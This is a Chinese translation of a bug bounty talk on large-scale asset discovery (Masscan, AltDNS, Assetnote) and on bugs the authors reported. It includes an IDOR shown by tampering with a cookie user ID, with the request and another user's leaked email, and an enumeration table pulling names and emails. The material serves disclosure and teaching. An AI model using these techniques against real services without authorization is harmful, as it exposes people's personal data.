Scrutiny on the bug bounty

mss**** / 2019-01-25 09:37:00 / 浏览数 5125 技术文章 技术文章 顶(1) 踩(0)

原文：https://docs.google.com/presentation/d/1PCnjzCeklOeGMoWiE2IUzlRGOBxNp8K5hLQuvBNzrFY/edit?usp=sharing

我们是谁？

Nathaniel Wakelam (naffy)

Application Security Consultant @ Trustwave

Twitter: @nnwakelam
Email: nnwakelam@gmail.com

Shubham Shah (shubs)

Senior Security Analyst @ Bishop Fox

Twitter: @infosec_au
Email: sshah@bishopfox.com

到目前为止，我们已经入坑赏金猎人行当3年之久了。

我们是谁？

如果大家看过《内裤队长》的话，那我们基本上不用自我介绍了：

内容简介

- 什么是漏洞奖励计划?
- 为什么要参与漏洞奖励计划?
- 我们参与了哪些漏洞奖励计划?


我们的核心方法：进行大规模的资产识别

- 最重要的是，要先行一步，赶在其他猎人的前面找到含有安全漏洞的资产。
- 将此视为攻击性事件响应（offensive incident response）。
- 我们会密切关注公司动态，一旦有新的资产或内容上线，我们就会紧追不舍。
- 投身于值得信任的多家漏洞奖励计划，并确保全面覆盖。

但是……该如何下手呢？——#_1 Elasticsearch + Masscan（scantastic）

- https://github.com/maK-/scantastic-tool -它是由我们的一位爱尔兰朋友创建的
  - 输入网络的IP地址范围列表
  - 通过Masscan扫描每个地址范围，查找指定的端口
  - 对发现的每项资产执行内容发现操作(暴力搜索文件/文件夹)
  - 通过Logstash将结果导入Elasticsearch
  - 以直观的方式在更大的IP范围内搜索和发现内容

- 优点：尽量减少暴力搜索，更轻松地发现感兴趣的目标
- 缺点：会让你远离雅虎的漏洞赏金计划



但是……如何下手呢？——#2 DNS模式识别(AltDNS)

- 通过分析从各种赏金计划那里收集的DNS数据，就能找到各个组织用于对其子域资产进行分类的模式。
- 例如，通过HackerOne上的一个私密赏金计划，我们发现了通过下列方式命名的子域：
  - privacy-staging.corporatedomain.com
  - privacy.staging.corporatedomain.com
  - privacystaging.corporatedomain.com
  - stagingprivacy.corporatedomain.com
- 虽然通过枚举/暴力枚举也能发现其中的一些子域，但是，却会错过相当多的QA/Dev/Staging类型的子域。

但是……如何下手呢？——#2 DNS模式识别(AltDNS)

- 所以——经过一番折腾之后，我们终于创建了一个名为AltDNS的简单工具..
- 提供一个已知子域列表和一个常见QA/Dev相关单词列表，AltDNS就能根据已经识别的模式输出一个潜在的子域列表。
- AltDNS需要输入一个已知子域的列表，之后，它就会输出一个子域列表，即将QA/Dev等常见单词按照常见的模式嵌入到子域中。

先知社区

#2 DNS模式识别成果(AltDNS)

- 我们提供了一个由某公司名下900多个子域构成的列表。
- 我们提供了一个由130多个单词构成的列表，这些单词通常可以在staging/QA/dev之类子域的DNS记录中找到。
- 将这两个列表传递给AltDNS软件，然后，AltDNS就会使用这些常见的单词来对原来的子域列表进行修改、置换等处理，以生成一个由“潜在”子域构成的总列表。
- AltDNS总共生成了5264017个新的“潜在”子域，供我们进一步考察。
- 在解析了5264017个新的“潜在”子域之后，我们找到了大约1400个新的子域。
- 这可是……数目可观的新资产呀……
- Github: https://github.com/infosec-au/altdns

```
# ./altdns.py -i data/subdomains.txt -o data_output -w words.txt -r -s results_output.txt
```



#2 DNS模式识别成果(Altdns)


```
~/altdns ./altdns.py -i data/subdomains.txt -o april_output -w wordstest.txt -r -s resolved_results
[*] 500/48972 completed
[*] 1000/48972 completed
[*] 1500/48972 completed
[*] 2000/48972 completed
[*] 2500/48972 completed
[*] 3000/48972 completed
[*] 3500/48972 completed
```


```
~/altdns cat resolved_results
acs.t          .com:acs-                    .us-west-2.elb.amazonaws.com.
test.          .com:ec2-                    us-west-1.compute.amazonaws.com.
apollo.        .com:
enigma.        .com:internal-               .us-west-2.elb.amazonaws.com.
am.            com:internal-                .us-west-2.elb.amazonaws.com.
cn.            :                -          5399.ap-northeast-1.elb.amazonaws.com.
events.            com:events               .s3-website-us-west-2.amazonaws.com.
ava.           m:internal                   .us-west-2.elb.amazonaws.com.
cdn.           m:internal-                  .us-west-2.elb.amazonaws.com.
fantasy.           .com:fantasy.
am.            :internal-                   .us-west-2.elb.amazonaws.com.
dev.           om:ll-                       .com.
test.          com:test.                    .cdn.cloudflare.net.
livestats          com:livestats-           .elb.amazonaws.com.
```

#3 通用的模式识别方法

在寻找资产时，最重要的事情就是在主机间寻找趋势，例如独特的主机（CDN/服务主机）或独特的信息泄漏漏洞，我们可以使用这些信息来识别主机。







#4 被动识别与通知（Assetnote）

- 要想赢取漏洞赏金，不仅要发现安全漏洞，而且要成为第一个发现这些漏洞的人。
- 重复的安全问题==浪费了时间，却没有挣到钱。这方面，我们要尽力避免。
- 如果资产（子域或主机）一旦上线，我们就能得到通知的话，那岂不是更好吗？
- 一旦录入要监视的域，AssetNote就会自动跟踪该域，并每天进行被动扫描。如果找到新域，还会通过推送通知您。


#4 被动识别与通知(Assetnote)

- 例如：ThreatCrowd提供的被动数据存储服务（供所有人免费使用）：
  - http://threatcrowd.org/searchApi/v2/domain/report/?domain=uber.com
  - 返回一个JSON输出，其中包含迄今已找到的子域列表


```
"subdomains": [
  "cn-dca1.uber.com",
  "cn-dc1.uber.com",
  "cn-sjc1.uber.com",
  "frontends-sjc1.uber.com",
  "trip-dc2.uber.com",
  "escuela.uber.com",
  "cleopatra.uber.com",
  "data.uber.com",
  "sscb.uber.com",
  "sync.uber.com",
  "madd.uber.com",
  "brand.uber.com",
  "bloodhound.uber.com",
  "eastwood.uber.com",
  "voice.uber.com",
  "de.uber.com",
  "code.uber.com",
  "advantage.uber.com",
  "chronicle.uber.com",
```



- 为抓取这个API端点而创建一个脚本
- 每天通过Cron运行该脚本，以便通过Assetnote来“监控”的每个域
- 一旦发现新域，便向您推送通知

#4 被动识别与通知(Assetnote)




- Github: https://github.com/infosec-au/assetnote

#4 被动识别与通知(Assetnote)




- Github: https://github.com/infosec-au/assetnote

#4 被动识别与通知(Asset Note)



- Github: https://github.com/infosec-au/assetnote

#4 被动识别与通知(Assetnote)



- 通过被动分析总共发现了约780个资产，并以推送的形式通知我。
- 睡觉时我会起来很多次，这样我就可以赶在别人发现这些资产之前提前下手。

- 随时待命。
  电话一响。
  马上起床。
  渗透测试。
  提交漏洞。
  等着数钱。

好了，挖洞的方法已经介绍过了……
现在，让我们看看用它挖到了哪些洞：

1. 通过cookie访问200M用户的详细资料（$13.37k）
2. 查找全球范围内的所有Yahoo!用户（$11.7k）
3. 通过猜测参数访问110K用户的详细资料($7K)
4. 访问所有雅虎员工的公司无线网络元数据（$250）
5. 通过受限SSRF漏洞访问内部AWS基础设施（赏金待定）
6. 利用手机劫持子域x2($19.5k)

1. 通过篡改cookie访问200M用户的详细资料

查看当前玩家详细资料的请求：

```
GET /player? HTTP/1.1
Host: events.privatebugbounty.com
Accept: application/json, text/javascript, */*; q=0.01
Cookie: __cfduid=d40c20fd5214deef9c93633e8ea1836b61444993920;
ping_session_id=fea5643f-e023-4c5a-880f-c881fd168792;
N_TOKEN=GluZ3JheSIsInZvdWNoaW5nX2tleV9pZCI6IjkwMzQ3NTJiMmI0NTYwND
RhZTg3ZjI1OTgyZGFkMDdkIiwic2lnbmF0dXJlIjoibHZMcjRBMFoxSkNqVDZJNkJ
tMndaMFJjcVl6MkhOZS9iR3VrNDQwY0dNbFI2cjJUNVQ4TCtmMzZwNTVNR0VEYWEw
UWdUaEJEQ0RXeWN1VzN1dGNESEV0NFZMRjFaRFBZWmY3bTV2Nkp6ZUw5RGxLZTFVS
DBoTStkZm8vZzI5dzNtTWhON0pXTnV0RkkvUzFOc1c0QXFWSFZXbTZPOEt5a2J3bk
9hR1hzWWVzPSJ9; N_ACCT=shubs; N_ID=200258342; N_LANG=en_US;
```


1. 通过篡改cookie访问200M用户的详细资料

返回的HTTP响应：


```
"user":{"name":"shubs","email":"admin@shubh.am","email_validated":false,"retrieval_
time":"2015-12-11T12:57:36.642Z","s_id":580327,"tier":null,"division":null}
```


先知社区

1. 通过篡改cookie访问200M用户的详细资料

查看当前玩家详细资料的GET请求：


```
GET /player? HTTP/1.1
Host: events.privatebugbounty.com
Accept: application/json, text/javascript, */*; q=0.01
Cookie: __cfduid=d40c20fd5214deef9c93633e8ea1836b61444993920;
ping_session_id=fea5643f-e023-4c5a-880f-c881fd168792;
N_TOKEN=GluZ3JheSIsInZvdWNoaW5nX2tleV9pZCI6IjkwMzQ3NTJiMmI0NTYwND
RhZTg3ZjI1OTgyZGFkMDdkIiwic2lnbmF0dXJlIjoibHZMcjRBMFoxSkNqVDZJNkJ
tMndaMFJjcVl6MkhOZS9iR3VrNDQwY0dNbFI2cjJUNVQ4TCtmMzZwNTVNR0VEYWEw
UWdUaEJEQ0RXeWN1VzN1dGNESEV0NFZMRjFaRFBZWmY3bTV2Nkp6ZUw5RGxLZTFVS
DBoTStkZm8vZzI5dzNtTWhON0pXTnV0RkkvUzFOc1c0QXFWSFZXbTZPOEt5a2J3bk
9hR1hzWWVzPSJ9; N_ACCT=shubs; N_ID=200258200;
N_LANG=en_US;
```


1. 通过篡改cookie访问200M用户的详细资料

返回的HTTP响应：


```
"user":{"name":"SomeRandomPersonsDetails","email":"randomperson@hotmail.c
om","email_validated":false,"retrieval_time":"2015-12-
11T12:58:20.642Z","s_id":580201,"tier":null,"division":null}
```

1. 通过篡改cookie访问200M用户的详细资料




2. 专业黑客工具NMAP

周五了，要出去浪，根本没心思干活，所以，直接让NMAP在一个垃圾站点上面跑，哥好去酒吧。从Hurricane Electric那里抓到一些Yahoo/24后，就扔给一些NSE脚本来处理。

后来，只在apiexplorer.contacts.gq1.yahoo.com上的/index.php中找到了一点让人感兴趣的内容。（API Explorer，哈哈）。

……瞧……



这是什么破玩意?

那是俺的第一次专业安全审计。

我很快意识到，这是一个可以与雅虎API内部通信的友好型前端，不过，可能是为了方便起见，它直接将全局身份验证令牌硬编码了。它提供了通过内置代理在不同域中调用API等功能(相当于提供了完全可控的服务器端请求伪造漏洞)。

除了能够通过电子邮件、姓名或电话查询任意雅虎用户（以及查看与其帐户相关的详细信息）资料之外，我坚信它还能提供更多信息，但我没有去验证这一点，因为我不想再次被禁。不过，我这里有一张截图……

Curl

```
curl -X GET -H [redacted]
```

Request

```
GET /progrss/v1/user/[redacted]/contacts?format=json HTTP/1.1
Host: [redacted]
Accept: */*
[redacted]
Authorization: [redacted]
```


Response

```
HTTP/1.1 200 OK
[redacted]
Vary: Accept-Encoding, User-Agent
ETag: "c81e728d9d4c2f636f067f89cc14862c"
Date: Wed, 03 Feb 2016 16:27:38 GMT
Age: 0
Transfer-Encoding: chunked
Connection: keep-alive
Server: ATS

{
  "contacts":{
    "contact":[
      {
        "isConnection":false,
        "id":1,
        "fields":[
          {
            "id":1,
            "type":"name",
            "value":{
              "givenName":"[redacted]",
              "middleName":"",
              "familyName":"",
              "prefix":"",
              "suffix":"",
              "givenNameSound":"",
              "familyNameSound":""
            },
            "editedBy":"OWNER",
            "flags":[

            ],
            "categories":[
```


3. 通过猜解端点和参数赢取7K美元



引出一个Android应用

API端点位于
/api/v1.1/<endpoint>

/api/v1.1/users?page=1
???

- 收到发现新资产的通知->

对这个android app进行逆向分析 ->


通过Genymotion进行动态分析 ->

通过认证后，观察各个API端点->

猜解API端点??? ->

赢取$7.5k?

3. 通过猜解端点和参数赢取7K美元



Request	Payload	Status	Error	Timeout	Length	"id"\:"(.*?)"\,"name"	"name"\:"(.*?)"\,"email"	"email"\:"(.*?)"\,"updated_	Comment
0		200			5898		Al		
1	0	200			5849				
2	1	200			5898		Al		
3	2	200			6110		Al	gmail.com	
4	3	200			6063		Ac		
5	4	200			6118		Ac		
6	5	200			6077		Ac	@gmail.com	
7	6	200			6131		Ac		
8	7	200			6045		Ac		
9	8	200			6066		Ac	m	
10	9	200			6095		Ac		
11	10	200			6412		Ac	mail.com	
12	11	200			6188		Ac		
13	12	200			6190		Ac		
14	13	200			6044		Ac		
15	14	200			6068		Ac		
16	15	200			6017		Af		
17	16	200			5843		Ag		
18	17	200			6095		Ai	@hotmail.com	
